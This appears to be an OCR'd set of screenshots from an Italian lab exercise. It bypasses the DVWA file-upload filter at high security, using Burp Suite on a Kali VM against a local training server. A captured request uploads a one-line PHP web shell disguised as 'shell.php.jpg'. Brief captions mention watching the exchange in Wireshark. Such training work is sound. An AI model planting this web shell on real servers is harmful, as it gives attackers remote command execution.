


rifaccio i passaggi per difficoltà high



kali-linux-2024.3-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept off
Forward
Drop
Open browser
Type Direction Method URL
Intercept is off
Event log (1)
All issues
Memory: 128.1MB
Damn Vulnerable Web A
Not secure 192.168.10.40/dvwa/security.php
Screenshot taken
View image
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
DVWA Security
Script Security
Security Level is currently high.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
high
Submit
PHPIDS
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS]
[Simulate attack] - [View IDS log]
Security level set to high
Username: admin
Security Level: high
PHPIDS: disabled
Damn Vulnerable Web Application (DVWA) v1.0.7


kali-linux-2024.3-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop Open browser
Type Direction Method URL
Intercept is on
Event log (1) All issues Memory: 128.1MB
Damn Vulnerable Web A
Not secure 192.168.10.40/dvwa/vulnerabilities/upload/
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
Choose File No file chosen
Upload
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Username: admin
Security Level: high
PHPIDS: disabled
View Source
Damn Vulnerable Web Application (DVWA) v1.0.7



kali-linux-2024.3-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Burp Suite Community Edition v2024.9.4 - Temporary Project
Damn Vulnerable Web A
Not secure 192.168.10.40/dvwa/vulnerabilities/upload/
Open File
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
kali
Name
Size
Type
Modified
Desktop Yesterday
Documents Yesterday
Downloads Yesterday
Music Yesterday
Pictures 10:28
Public Yesterday
Templates Yesterday
Videos Yesterday
cmd.php 81 bytes Program 04:40
shell.php 35 bytes Program 10:03
shell.php.jpg 35 bytes Image 10:13
Open files read-only
Cancel
Select
View Source
Event log (1)
All issues
Memory: 128.1MB


kali-linux-2024.3-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop Open browser
Type Direction Method URL
HT... Request POST http://192.168.10.40/dvwa/vulnerabilities/upload/
Request
Pretty Raw Hex
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.10.40
Content-Length: 431
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.10.40
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryOgROlqpxW69NffKT
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.10.40/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=ffed53830eaea8ad308b1a889d6f0de9
Connection: keep-alive
------WebKitFormBoundaryOgROlqpxW69NffKT
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
------WebKitFormBoundaryOgROlqpxW69NffKT
Content-Disposition: form-data; name="uploaded"; filename="shell.php.jpg"
Content-Type: image/jpeg
<?php system($_REQUEST["cmd"]); ?>
------WebKitFormBoundaryOgROlqpxW69NffKT
Content-Disposition: form-data; name="Upload"
Upload
------WebKitFormBoundaryOgROlqpxW69NffKT--
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 2
Request headers 13
Search 0 highlights
Event log (1) All issues
Memory: 128.1MB
Damn Vulnerable Web A
Not secure 192.168.10.40/dvwa/vulnerabilities/upload/
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
Choose File shell.php.jpg
Upload
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Username: admin
Security Level: high
PHPIDS: disabled
View Source
Damn Vulnerable Web Application (DVWA) v1.0.7


ff




tramite wireshark intercetto la richiesta per vedere cosa succede, si nota lo scambio del file




qui si può vedere il comando



